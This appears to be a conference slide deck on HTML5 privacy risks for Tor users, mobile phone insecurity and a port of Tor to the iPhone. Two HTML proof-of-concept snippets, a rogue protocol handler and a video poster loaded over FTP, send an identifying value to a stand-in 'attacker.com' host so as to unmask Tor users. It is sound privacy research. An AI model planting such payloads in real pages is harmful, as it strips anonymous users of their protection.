

# Surviving your phone: protecting mobile communications with Tor

Marco Bonetti - CutAway s.r.l.



# whoami

- Marco Bonetti
- Security Consultant @ CutAway s.r.l.
  - [mbonetti@cutaway.it](mailto:mbonetti@cutaway.it)
  - <http://www.cutaway.it/>
- Tor user & researcher @ SLP-IT
  - <http://sid77.slackware.it/>
  - <http://www.slackware.it/>
  - [http://twitter.com/\\_sid77/](http://twitter.com/_sid77/)



# Outline

- Web Storage
- Offline Web Applications
- Browser Geolocation
- Multimedia Elements
- Mobile Phones (In)Security
- Mobile Tor



# Web Storage



# Web Storage

- *Client Side Storage* in HTML5 Working Draft
- It offers
  - Session Storage
  - Local Storage
  - Database Storage



# Session Storage

- Sort of super cookies
- Bound to the web application domain
- Bound to the currently opened window
- Lost when the window is closed



# Local Storage

- Bound to the web application domain
- Can be accessed from any browser window
- Destroyed only by the web application, data persists when the browser is closed



# Database Storage

- Bound to the web application domain
- A full client-side relational database
- Controlled by the web application, persistent
- Only available in Safari





# Abusing Web Storage

- All known, non-Tor, attack vectors still apply
  - SQL-injecting the browser is fun!
- Data persistence is a key issue, privacy leaks



# Abusing Web Storage

- Rogue exit nodes can leverage old attack techniques to a new level
  - Code injection for data manipulation
  - Code injection for data transmission to attacker's servers
- JavaScript based



# Offline Web Applications



# Offline Web Applications

- Connected to Client Side Storage
- HTML5 will standardize the possibility to save web applications in the browser cache to use them while offline



# Offline Web Applications

- Access to the application cache for installation and removal is strictly ruled
- Introduced in Firefox 3.0 with the offline events
- Google Gears and Dojo are offering different offline frameworks



# Abusing Offline Web Applications

- Privacy leaks if the transition between online/offline and Tor/non-Tor states are mixed together and not properly handled
- Saving data to the disk requires a strong separation policy, like TorButton cookies protected jar



# Custom Scheme And Content Handler

- *Web-2.0-ified* version of an old concept
- A web application registers itself as a content handler for protocols (schemes) or MIME types (contents)
- Introduced with Firefox 3.0 *mailto:* support
  - GMail
  - Yahoo! Mail



# Abusing Custom Scheme And Content Handler

```
<HTML>
  <HEAD>
    <SCRIPT>
      navigator.registerProtocolHandler(
        "dotor",
        "http://attacker.com/?uri=%s",
        "De-Tor Handler"
      );
    </SCRIPT>
  </HEAD>
  <BODY>
    <P>
      <A HREF="dotor://uniqID">uniqID</A>
    </P>
  </BODY>
</HTML>
```





# Abusing Custom Scheme And Content Handler

- Privacy leaks when switching between Tor and non-Tor states
- More fun while tapping the uniq\_ID with a 302 HTTP response and [decloak.net-style](#) dns server
- JavaScript required



# Browser Geolocation



# Browser Geolocation

- This is not part of HTML5
- It's the ability to tell to a location-aware web application where you are...
- ...in order to get data more pertinent to your current location



# Browser Geolocation

- Original service offered by Loki via browser plugin
- Firefox 3.5+ is using Google Latitude
- Mobile Safari runs with SKYHOOK Wireless Services



# Browser Geolocation

- GPS devices
- WiFi cell data
- GeoIP



# Abusing Browser Geolocation

- The holy grail for deanonymization attacks
- Just ask to the user!
- Mitigation techniques
  - It lets the user choosing if sharing or not
  - Geolocation with GeoIP will spot the exit node, not the user
  - TorButton sets `geo.enabled = false`



# Multimedia Elements



# Multimedia Elements: <embed>, <object>

- Confirmed from HTML4
- Describe multimedia resources
  - **src/data** attribute used to pass the resource url
  - **type** attribute used to call plugins or handlers





# Multimedia Elements: <embed>, <object>

- <embed> is a bit more restrictive than <object>
- Used in the past to launch deanonymization attacks via external programs



# Multimedia Elements:

`<video>`, `<audio>`, `<source>`

- Used to describe a multimedia resource of a web page
- Playback can be controlled by calling browser controls or directly via JavaScript
- `<source>` is very similar to `<embed>` and `<object>` elements



# Abusing Multimedia Elements

```
<HTML>
  <HEAD></HEAD>
  <BODY>
    <VIDEO WIDTH="320" HEIGHT="240"
      SRC="320x240.ogg"
      POSTER="ftp://attacker.com/poster.png"
      AUTOBUFFER AUTOPLAY>
    <BR>You must have an HTML5 capable browser.
  </VIDEO>
</BODY>
</HTML>
```



# Abusing Multimedia Elements

- No external program required
- No JavaScript involved
- Pure HTML browser deanonymization



# Abusing Multimedia Elements

- Exploits the ftp proxy bypass “feature” of many browsers
- The *src* attribute serves the main content via HTTP
- The *poster* attribute serves the bait via FTP



# Mobile Phones (In)Security



# Mobile Phones Growth

- Computational power
- High speed data networks
- “Real” operating system



# Phones are personal

- Raise hand who does not own a mobile phone
- We take them everywhere we go
- Never leave the house without it ;-)





# Phones are critical

- Call logs
- Address book
- E-mail
- SMS
- GPS data



# Phones are critical

- Documents
- Calendar events
- Calendar tasks
- Browser history
- Browser cache



# Too much trust

- Users trust their phone
- Phones trust the operator
- Operators trust themselves
- Users trust operators as well



# Too much heterogeneity

- Closed communication protocols
- Heterogeneous networks
- Fragmented hardware landscape
- Many different operating systems




# Architectural issues

- Made for chatting and texting
- Keyboards adopted to the model
- Difficult passwords are... difficult!



# Architectural issues

- Phones are mobile devices
- Screen size is limited
- Checking important stuff is nearly impossible!



# Who own the device?

- Manufacturer / vendor
  - *“Blackberry ban for French elite” (BBC, 2007)*
- Carrier operator
  - *“BlackBerry update bursting with spyware” (The register, 2009)*
- Application developer
  - *“iPhone Privacy” (BlackHat DC, 2010)*
- End user
  - *We're here!*





# Data (In)Security

- Data is stored in cleartext
- Blackberry allows some sort of encryption
- Data access is an “all or nothing” approach
- Need permissions fine tuning





# Communication (In)Security

- GSM has been broken
- UMTS is not feeling very well
- SMS has been abused
- MMS remote exploit for Windows Mobile, iPhone and many more



# Communication (In)Security

- Bluetooth is dangerous
- WiFi offers a plethora of attacks
- NFC has been already worm-ed
- Operator injected HTTP headers
- SSL/WTSL heavy on lower end phones



# Mobile Tor



# Tor on unusual devices

- December 2007: iPhone
- December 2009: Chumby One
- February 2010: iPhone, again
- February 2010: Nokia N900
- March 2010: Android



# The original port

- Made by *cjacker huang*
- Built for iPhone OS 1.1.1
- Tor sources patched to overcome firmware limitations
- Shipped with a copy of Privoxy
- Shipped with iTor.app controller



# The original port

- cjacker huang disappeared
- iTor.app disappeared with its author
- Tor patches were still available in the main Tor source tree



# Bringing back Tor on the iPhone

- Open source toolchain
- SDK target: iPhone OS 3.1.2
- Cross-compiling from Slackware64 13.0



# Bringing back Tor on the iPhone

- Built following Jay Freeman's conventions for Cydia packages
- Sources are an overlay for Telesphoreo Tangelo
- <http://sid77.slackware.it/iphone/>





# The new port

- Made by me :-P
- Built for iPhone OS 3.1.2
- Old patches no longer needed
- Shipped with a copy of Polipo
- Shipped with an SBSettings plugin



# Running Tor

- Add my repository
- Install *Tor Toggle*
- Copy or modify configuration samples
- Toggle it!



# Running Tor

- Client
- Relay
- Hidden Services
- Both via wireless and cellular data network



Congratulations. You are using Tor.

Please refer to the [Tor website](#) for further information about using Tor safely.

Additional information:  
Your IP address appears to be: [87.128.104.203](#)  
This small script is powered by [LooKang](#).  
You may also be interested in the [Tor Bulk Exit Node Exporter](#).  
This server does not log any information about visitors.



# iPhone OS Limitations

- No support for SOCKS proxies
  - Run Polipo! :)
- No HTTP proxies for cellular data networks
  - VPN trick! :)
- No transparent proxying
  - Missing KEXTs :(



# Tor Limitations

- Cryptographically intense
  - Heavy on battery drain :(
- Cellular data networks aren't very Tor friendly
  - Rapidly changing IP addresses :(
  - Spot coverage :(



# Development


- Still too much fiddling with CLI
- Need for a graphical controller, Vidalia style
- Need for a secure browser





# Some crazy ideas

- Arm is working... somehow
- OnionCat looks promising
- TunEmu could be worth a look
- Do you have a spare iPad?



The screenshot shows an iPad terminal window with a black background and white text. At the top, the status bar displays 'WIND', signal strength, Wi-Fi, time '16.50', and battery '37%'. The terminal text includes:  
sh: fork: retry: Resource temporarily unavail  
lable- Unknown:0, Control Port (cookie): 90  
cpu: 0% mem: 0 bytes (0%) pid:  
fingerprint: Unknown  
flags:  
page 1 / 3 - q: quit, p: pause, h: page hel  
Bandwidth (cap: 5 MB, burst: 10 MB):  
Downloaded:                    Uploaded:  
3                                   1  
[Bar chart showing download and upload rates]  
avg: 583 bytes/sec, toavg: 328 bytes/sec,  
Below the terminal is a virtual QWERTY keyboard with keys for Q, W, E, R, T, Y, U, I, O, P; A, S, D, F, G, H, J, K, L; a home key, Z, X, C, V, B, N, M, and a delete key; and a numeric keypad (123), globe, space, and return.



# Questions?





Released under Creative Commons  
Attribution Share-Alike 3.0 Unported

<http://creativecommons.org/licenses/by-sa/3.0/>

-

<http://sid77.slackware.it/>

